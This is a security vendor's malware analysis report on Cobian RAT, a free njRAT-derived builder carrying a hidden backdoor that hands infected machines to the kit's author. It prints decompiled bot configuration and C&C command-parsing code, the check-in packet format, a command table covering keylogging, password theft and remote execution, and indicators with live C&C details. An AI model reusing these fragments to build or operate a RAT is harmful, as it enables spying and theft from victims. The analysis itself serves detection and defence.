Cobian RAT – A backdoored RAT

Free RAT builder with a backdoor integrated by the author


By: Abhay Kant Yadav, Deepen Desai, Atinderpal Singh

August 31, 2017

Cobian RAT – A backdoored RAT

Introduction

The Zscaler ThreatLabZ research team has been monitoring a new remote access Trojan (RAT) family called Cobian RAT since February 2017. The RAT builder for this family was first advertised on multiple underground forums where cybercriminals often buy and sell exploit and malware kits. This RAT builder caught our attention as it was being offered for free and had lot of similarities to the njRAT/H-Worm family, which we analyzed in this report.



CobianRAT v1.0.40.7 Port [20000] Online [0] Selected [0]

Scree | ID | IP | PC | User | Install Date | Flag | Location | Operating System | Cam | Ver | Ping | Active Window

About

Project
Version
Theme
Copyright [redacted] 017 inmSoft

Check for update


[Logs] [Builder] [Remover] [Options] [About] Connections [0] Requests [0] Upload [0 Bytes] Download [0 Bytes]

Figure 1: Cobian RAT command-and-control server application

As shown in Figure 1, the Cobian RAT control panel and features are similar to that of njRAT and H-Worm. It is noteworthy that the author identified njRAT as the “theme.”

Crowdsourcing botnet model?

As we analyzed the builder, we noticed a particularly interesting function: the builder kit is injected with a backdoor module which retrieves C&C information from a predetermined URL (pastebin) that is controlled by the original author. This allows the original author to control the systems infected by the malware payloads that were generated using this backdoored builder kit.



Cobian RAT – A Backdoored RAT

A free RAT builder with a message:
you get what you pay for.

The author of the Cobian remote access Trojan (RAT) builder advertises the kit for free on underground forums. But unbeknownst to the second-level malware operators who use it, the kit contains a hidden backdoor that is controlled by the original author.

1

The second-level operators use the builder kit to generate RAT payloads, which they distribute via spam emails and/or compromised websites to build and control their own botnets. Meanwhile, the backdoored builder kit silently pulls C&C information from the original author-controlled pastebin URL.

2

User systems compromised by the malicious payload initially communicate with the C&C server configured by the second-level operator, but they get subsequent instructions to communicate with the original author's C&C. The original author is able to take full control of compromised systems, and, if he wishes, cut off all communications to the second-level malware operator.

3

“The Cobian RAT appears to be yet another RAT spawned from the leaked njRAT source code. **It's ironic watching these second-level operators** use the kit to propagate malware in order to steal from their victims, when, in fact, **they themselves are being duped** into doing the dirty work for the original author.”

– Deepen Desai, Senior Director, Security Research

ThreatLabZ is the research division of Zscaler, builder and operator of the world's largest globally distributed security cloud, which safeguards thousands of organizations against malware, data loss, and other threats. **zscaler.com**

Figure 2 (click to enlarge): Crowdsourced botnet model – Cobian RAT

As shown in Figure 2, the original author of the RAT builder kit is relying on second-level operators to build the RAT payload and spread infections. Then, thanks to the backdoor module, the original author can take full control of infected systems across all the Cobian RAT botnets in which the operators used the backdoored builder kit. The original author can also change the C&C server information configured by the second-level operators.

Evading detection by malware operator

During our analysis, we observed that when the machine name and username of the systems running the Cobian RAT payload (bot client) and the control server (bot C&C server) are the same, the backdoor module will not be activated and no communication will be sent to the backdoor C&C server.

The original author of the RAT builder is assuming that there will be some testing performed by the second-level operators and that they will mostly likely use the same system for both bot client and server applications (C&C server of 127.0.0.1). To hide the presence of the backdoor module, there will be no traffic generated from the bot client to the backdoor C&C server in this case.

Recent in-the-wild Cobian RAT payload analysis

We saw a unique Cobian RAT payload hit our Cloud Sandbox from a Pakistan-based defense and telecommunication solution website (potentially compromised). The executable payload was served inside a ZIP archive and was masquerading as a Microsoft Excel spreadsheet using an embedded icon, as shown in Figure 3.





Figure 3: Cobian RAT payload masquerading as Microsoft Excel spreadsheet file

The executable payload is signed with an invalid digital certificate pretending to be from VideoLAN (Figure 4), creator of the well-known VLC media player.



Certificate Information

The digital signature of the object did not verify.

Issued to: VideoLAN

Issued by: DigiCert SHA2 Assured ID Code Signing CA

Valid from 9/ 2/ 2014 to 9/ 6/ 2017

Learn more about certificates

Digital Signature Information

This digital signature is not valid.

Signer information

Name: VideoLAN

E-mail: Not available


Signing time: Wednesday, May 24, 2017 5:41:25 PM

Countersignatures

Name of signer:	E-mail address:	Timestamp
Symantec Time ...	Not available	Wednesday, May 24...

Figure 4: Invalid digital certificate pretending to be from VideoLAN


The executable file is packed using a .NET packer with the encrypted Cobian RAT payload embedded in the resource section. There is a series of anti-debugging checks performed by this dropper payload before decrypting the RAT and installing it on the victim's system. The decompiled version of the RAT payload can be seen in Figure 5 below:



```
B (1.0.40.7)
  B.exe
    PE
    References
    Resources
    { } -
    { } B
      B @02000008
      LG @02000009
    { } B.My
    { } B.My.Resources
      Resources @0200000A
```

Figure 5: Cobian RAT — unpacked and decompiled

The bot's configuration details are present in *Class B's* constructor as shown below:



```
public B()    {
  this.bf = new BinaryFormatter();
  this.RE = true;
  this.App = Application.ExecutablePath;
  this.Logs = null;
  this.AC = true;
  this.OW = false;
  this.SR = "software\\microsoft\\windows\\currentversion\\run";
  this.H = null;
  this.P = null;
  this.Y = "|-|"; //separator hardcoded
  this.H = "c3dlejExMS5kZG5zLm5ldDoyMDAwMCw="; // HostPort list of c&cs
  this.ID = "SGFja184MDUwMTY="; // Hack_805016 Bot_ID
  this.VL = "{JF2NMRAL-467138-QM2UTY-QM2UTYHS87}"; // Possibly Bot ID
  this.ST = Conversions.ToBoolean("True"); // autostart flag
  this.EXE = "svchost.exe"; // dropped file name
  this.DR = "TEMP"; // special directory name Temp,Appdata,Userprofile
  this.CSTP = Conversions.ToBoolean("True"); // copy to startup folder flag
  this.SD = false;
}
```

Figure 6: Bot configuration details


The bot attempts to create a MUTEX using the value of variable "VL" to ensure that only one instance of the bot is running. The bot will proceed to create a copy of itself as *%TEMP%/svchost.exe,* execute that file, and terminate itself. The newly executed copy will create an autostart registry key to ensure persistence upon system reboot.

The bot contains many features that are also present in the njRAT, such as:

- Keylogger
- Screen capture
- Webcam
- Voice recorder
- File browser
- Remote command shell
- Dynamic plugins
- Install/Uninstall

Network C&C activity

The bot will spawn two threads in the background, one of which will be responsible for ensuring persistence and taking screenshots. The second thread will perform a regular check-in with the remote C&C server. The function “Data” is responsible for parsing the C&C server’s response and executing bot commands on the infected system, which can be seen below:



```
public void Data(byte[] b)    {
  object obj = null;
  string[] array = Strings.Split(this.BS(b), this.Y, -1, CompareMethod.Binary);
  checked
  {
    try       {
      string left = array[0];
      bool flag = Operators.CompareString(left, "Sc", false) == 0;
      if (flag)         {…
      }
      else          {
        flag = (Operators.CompareString(left, "Svr", false) == 0);
        if (flag)
        {
          string left2 = array[1];
          bool flag2 = Operators.CompareString(left2, "~", false) == 0;
          if (flag2)                {
            Application.Restart();
            Thread.Sleep(10);
            ProjectData.EndApp();
          }
          else               {
            flag2 = (Operators.CompareString(left2, "!", false) == 0);
            if (flag2)                {
              ProjectData.EndApp();
            }
            else
            {
              flag2 = (Operators.CompareString(left2, "#", false) == 0);
              if (flag2)
              {
                this.RE = false;
                this.UNS();
              }
              else
              {
                flag2 = (Operators.CompareString(left2, "$", false) == 0);
                if (flag2)
                {
                  obj = this.GV_CreateRegKey("Software\\" + this.VL, "H");
                  flag2 = Conversions.ToBoolean(Operators.NotObject(Operators.Compa
                  if (flag2)
```

Figure 7: Bot “Data” function for parsing C&C response

The C&C server address is stored in the configuration function (Figure 6) as a base64 encoded string. The C&C server for the payload that we analyzed pointed to a dynamic DNS domain, *swez111.ddns[.]net:20000*. Upon successful connection, the bot sends the following request to the C&C server to register the infected system and get further instructions.

Encrypted Data Sent

LOGIN|-|SGFja184MDUwMTY=|-|ODc4NDEyQHVzZXI=|-
|TWljcm9zb2Z0IFdpbmRvd3MgWFAgUHJvZmVzc2lvbmFs|-|No|-|1.0.40.7|-
|Tm90ZXBhZA==|-
|U0dGamExODRNRFV3TVRZPSxzd2V6MTExLmRkbnMubmV0LDIwMDAwLHN2Y2hvc
3QuZXhlLHtKRjJOTVJBTC00NjcxMzgtUU0yVVRZLVFNMlVUWUhTODd9LFRFTVAsVH
J1ZSxUcnVlLA==|-|2017-07-13

Decrypted data:

LOGIN|-|Hack_805016|-|878412@user|-|Microsoft Windows XP Professional|-|No|-
|1.0.40.7|-|Notepad|-|SGFja184MDUwMTY=,swez111.ddns.net,20000,svchost.exe,
{JF2NMRAL-467138-QM2UTY-QM2UTYHS87},TEMP,True,True,|-|2017-07-13

Packet Format

LOGIN|-|BotID|-|Machinename@Username|-|OS|-|CAM|-|RAT Version|-|Installation Data|-|Infection Date

The check-in packet includes information about the infected system such as machine name, username, operating system, BotID and configuration data of the payload installed, and the infection date.

Below is a complete list of commands that the Cobian RAT supported in the payload we analyzed.

Command	**Purpose**
Lg	Keylogger
Svr|-|@	Rename Bot/Campaign ID
Svr|-|!	Terminate bot process
Svr|-|#	Uninstall Bot
Svr|-|~	Restart Bot
Svr|-|$	Update C&C list
FLD	Stress Tester (Flood using UDP or TCP Traffic)
Execute	Used to run executable or script from local disk or remote URL
Ac	Send Active Window Title
Sc	Send Screen shot
more|-|FM	File Manager
more|-|SM	System Manager
more|-|CP	Remote Desktop
more|-|CM	Remote Webcam
more|-|MC	Microphone
more|-|NF	Information
more|-|CH	Chat
more|-|PS	Password Stealer
more|-|PT	PassTime (Send message box to infected machine)

C&C’s packet format

Command|-|subcommand|-|subcommand arguments (optional based on command) |-|command data

Conclusion

Cobian RAT appears to be yet another RAT that is spawned from the leaked njRAT code. It is ironic to see that the second level operators, who are using this kit to spread malware and steal from the end user, are getting duped themselves by the original author. The original author is essentially using a crowdsourced model for building a mega Botnet that leverages the second level operators Botnet.

Zscaler ThreatLabZ is actively monitoring this threat and will continue to ensure coverage for Zscaler customers.

Indicators of Compromise

MD5: 94911666a61beb59d2988c4fc7003e5a

Zip File MD5: 7eede7047d3d785db248df0870783637

Source URL: belkomsolutions[.]com/t/guangzhou%20sonicstar%20electronics%20co%20ltd.zip

C&C: swez111.ddns[.]net:20000(173.254.223.81)

